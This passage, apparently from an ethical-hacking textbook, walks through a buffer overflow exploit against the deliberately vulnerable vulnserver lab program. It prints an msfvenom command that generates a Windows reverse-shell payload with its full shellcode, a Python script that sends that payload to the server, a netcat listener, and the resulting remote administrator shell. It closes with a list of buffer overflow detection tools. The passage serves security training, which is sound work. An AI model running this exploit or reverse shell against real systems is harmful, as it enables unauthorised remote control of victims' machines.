
In the above command, -p → payload, LHOST → attacker's IP, LPORT → attacker's port, -f → filetype, -a → architecture, and –b → bad characters



```
┌─[root@parrot]─[~]
└──╼ #msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.13 LPORT=4444 EXITFUNC=thread -f
c -a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xbd\x8f\x62\x1f\x83\xd9\xd0\xd9\x74\x24\xf4\x58\x29\xc9\xb1"
"\x52\x31\x68\x12\x83\xe8\xfc\x03\xe7\x6c\xfd\x76\x0b\x98\x83"
"\x79\xf3\x59\xe4\xf0\x16\x68\x24\x66\x53\xdb\x94\xec\x31\xd0"
"\x5f\xa0\xa1\x63\x2d\x6d\xc6\xc4\x98\x4b\xe9\xd5\xb1\xa8\x68"
"\x56\xc8\xfc\x4a\x67\x03\xf1\x8b\xa0\x7e\xf8\xd9\x79\xf4\xaf"
"\xcd\x0e\x40\x6c\x66\x5c\x44\xf4\x9b\x15\x67\xd5\x0a\x2d\x3e"
"\xf5\xad\xe2\x4a\xbc\xb5\xe7\x77\x76\x4e\xd3\x0c\x89\x86\x2d"
"\xec\x26\xe7\x81\x1f\x36\x20\x25\xc0\x4d\x58\x55\x7d\x56\x9f"
"\x27\x59\xd3\x3b\x8f\x2a\x43\xe7\x31\xfe\x12\x6c\x3d\x4b\x50"
"\x2a\x22\x4a\xb5\x41\x5e\xc7\x38\x85\xd6\x93\x1e\x01\xb2\x40"
"\x3e\x10\x1e\x26\x3f\x42\xc1\x97\xe5\x09\xec\xcc\x97\x50\x79"
"\x20\x9a\x6a\x79\x2e\xad\x19\x4b\xf1\x05\xb5\xe7\x7a\x80\x42"
"\x07\x51\x74\xdc\xf6\x5a\x85\xf5\x3c\x0e\xd5\x6d\x94\x2f\xbe"
"\x6d\x19\xfa\x11\x3d\xb5\x55\xd2\xed\x75\x06\xba\xe7\x79\x79"
"\xda\x08\x50\x12\x71\xf3\x33\x17\x8c\xf1\xce\x4f\x92\x05\xc0"
"\xd3\x1b\xe3\x88\xfb\x4d\xbc\x24\x65\xd4\x36\xd4\x6a\xc2\x33"
"\xd6\xe1\xe1\xc4\x99\x01\x8f\xd6\x4e\xe2\xda\x84\xd9\xfd\xf0"
"\xa0\x86\x6c\x9f\x30\xc0\x8c\x08\x67\x85\x63\x41\xed\x3b\xdd"
"\xfb\x13\xc6\xbb\xc4\x97\x1d\x78\xca\x16\xd3\xc4\xe8\x08\x2d"
"\xc4\xb4\x7c\xe1\x93\x62\x2a\x47\x4a\xc5\x84\x11\x21\x8f\x40"
"\xe7\x09\x10\x16\xe8\x47\xe6\xf6\x59\x3e\xbf\x09\x55\xd6\x37"
"\x72\x8b\x46\xb7\xa9\x0f\x66\x5a\x7b\x7a\x0f\xc3\xee\xc7\x52"
"\xf4\xc5\x04\x6b\x77\xef\xf4\x88\x67\x9a\xf1\xd5\x2f\x77\x88"
"\x46\xda\x77\x3f\x66\xcf";
```

Figure 6.69: Screenshot showing the output of msfvenom

Now, run the following Python script to inject the generated shellcode into the EIP register and gain shell access to the target vulnerable server:




```
overflow=(
"\xbd\x8f\x62\x1f\x83\xd9\xd0\xd9\x74\x24\xf4\x58\x29\xc9\xb1"
"\x52\x31\x68\x12\x83\xe8\xfc\x03\xe7\x6c\xfd\x76\x0b\x98\x83"
"\x79\xf3\x59\xe4\xf0\x16\x68\x24\x66\x53\xdb\x94\xec\x31\xd0"
"\x5f\xa0\xa1\x63\x2d\x6d\xc6\xc4\x98\x4b\xe9\xd5\xb1\xa8\x68"
"\x56\xc8\xfc\x4a\x67\x03\xf1\x8b\xa0\x7e\xf8\xd9\x79\xf4\xaf"
"\xcd\x0e\x40\x6c\x66\x5c\x44\xf4\x9b\x15\x67\xd5\x0a\x2d\x3e"
"\xf5\xad\xe2\x4a\xbc\xb5\xe7\x77\x76\x4e\xd3\x0c\x89\x86\x2d"
"\xec\x26\xe7\x81\x1f\x36\x20\x25\xc0\x4d\x58\x55\x7d\x56\x9f"
"\x27\x59\xd3\x3b\x8f\x2a\x43\xe7\x31\xfe\x12\x6c\x3d\x4b\x50"
"\x2a\x22\x4a\xb5\x41\x5e\xc7\x38\x85\xd6\x93\x1e\x01\xb2\x40"
"\x3e\x10\x1e\x26\x3f\x42\xc1\x97\xe5\x09\xec\xcc\x97\x50\x79"
"\x20\x9a\x6a\x79\x2e\xad\x19\x4b\xf1\x05\xb5\xe7\x7a\x80\x42"
"\x07\x51\x74\xdc\xf6\x5a\x85\xf5\x3c\x0e\xd5\x6d\x94\x2f\xbe"
"\x6d\x19\xfa\x11\x3d\xb5\x55\xd2\xed\x75\x06\xba\xe7\x79\x79"
"\xda\x08\x50\x12\x71\xf3\x33\x17\x8c\xf1\xce\x4f\x92\x05\xc0"
"\xd3\x1b\xe3\x88\xfb\x4d\xbc\x24\x65\xd4\x36\xd4\x6a\xc2\x33"
"\xd6\xe1\xe1\xc4\x99\x01\x8f\xd6\x4e\xe2\xda\x84\xd9\xfd\xf0"
"\xa0\x86\x6c\x9f\x30\xc0\x8c\x08\x67\x85\x63\x41\xed\x3b\xdd"
"\xfb\x13\xc6\xbb\xc4\x97\x1d\x78\xca\x16\xd3\xc4\xe8\x08\x2d"
"\xc4\xb4\x7c\xe1\x93\x62\x2a\x47\x4a\xc5\x84\x11\x21\x8f\x40"
"\xe7\x09\x10\x16\xe8\x47\xe6\xf6\x59\x3e\xbf\x09\x55\xd6\x37"
"\x72\x8b\x46\xb7\xa9\x0f\x66\x5a\x7b\x7a\x0f\xc3\xee\xc7\x52"
"\xf4\xc5\x04\x6b\x77\xef\xf4\x88\x67\x9a\xf1\xd5\x2f\x77\x88"
"\x46\xda\x77\x3f\x66\xcf")

shellcode="A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.10.10', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Figure 6.70: Screenshot of Python script for overwriting EIP

Before running the above script, run the following Netcat command to listen on port 4444:


`nc -nvlp 4444`



```
┌─[root@parrot]─[~]
└──╼ #nc -nvlp 4444
listening on [any] 4444 ...
```


Figure 6.71: Screenshot of Netcat

Next, run the above Python script to gain shell access to the target vulnerable server:


Parrot Terminal
File Edit View Search Terminal Help


```
┌─[root@parrot]─[~]
└──╼ #nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.10.13] from (UNKNOWN) [10.10.10.10] 20018
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Admin\Desktop\vulnserver-master>
```

Figure 6.72: Screenshot of Netcat showing remote shell access


Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.10.13] from (UNKNOWN) [10.10.10.10] 20450
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Admin\Desktop\vulnserver-master>whoami
whoami
windows10\admin

C:\Users\Admin\Desktop\vulnserver-master>
```

Figure 6.73: Screenshot showing remote access to Admin account



Buffer Overflow Detection Tools

OllyDbg OllyDbg dynamically traces stack frames and program execution, and it logs arguments of known functions

Veracode
https://www.veracode.com

Flawfinder
https://dwheeler.com

Kiuwan
https://www.kiuwan.com

Splint
https://github.com

BOVSTT
https://github.com

Buffer Overflow Detection Tools

Various buffer overflow detection tools that help security professionals to detect buffer overflow vulnerabilities are discussed below:

- **OllyDbg**

  Source: *http://www.ollydbg.de*

  OllyDbg is a 32-bit assembler-level analyzing debugger for Microsoft® Windows®. Its emphasis on binary code analysis makes it particularly useful when the source is unavailable. It debugs multithread applications and attaches to running programs. It recognizes complex code constructs, such as a call to jump to the procedure. It dynamically traces stack frames and program execution, and it logs arguments of known functions.

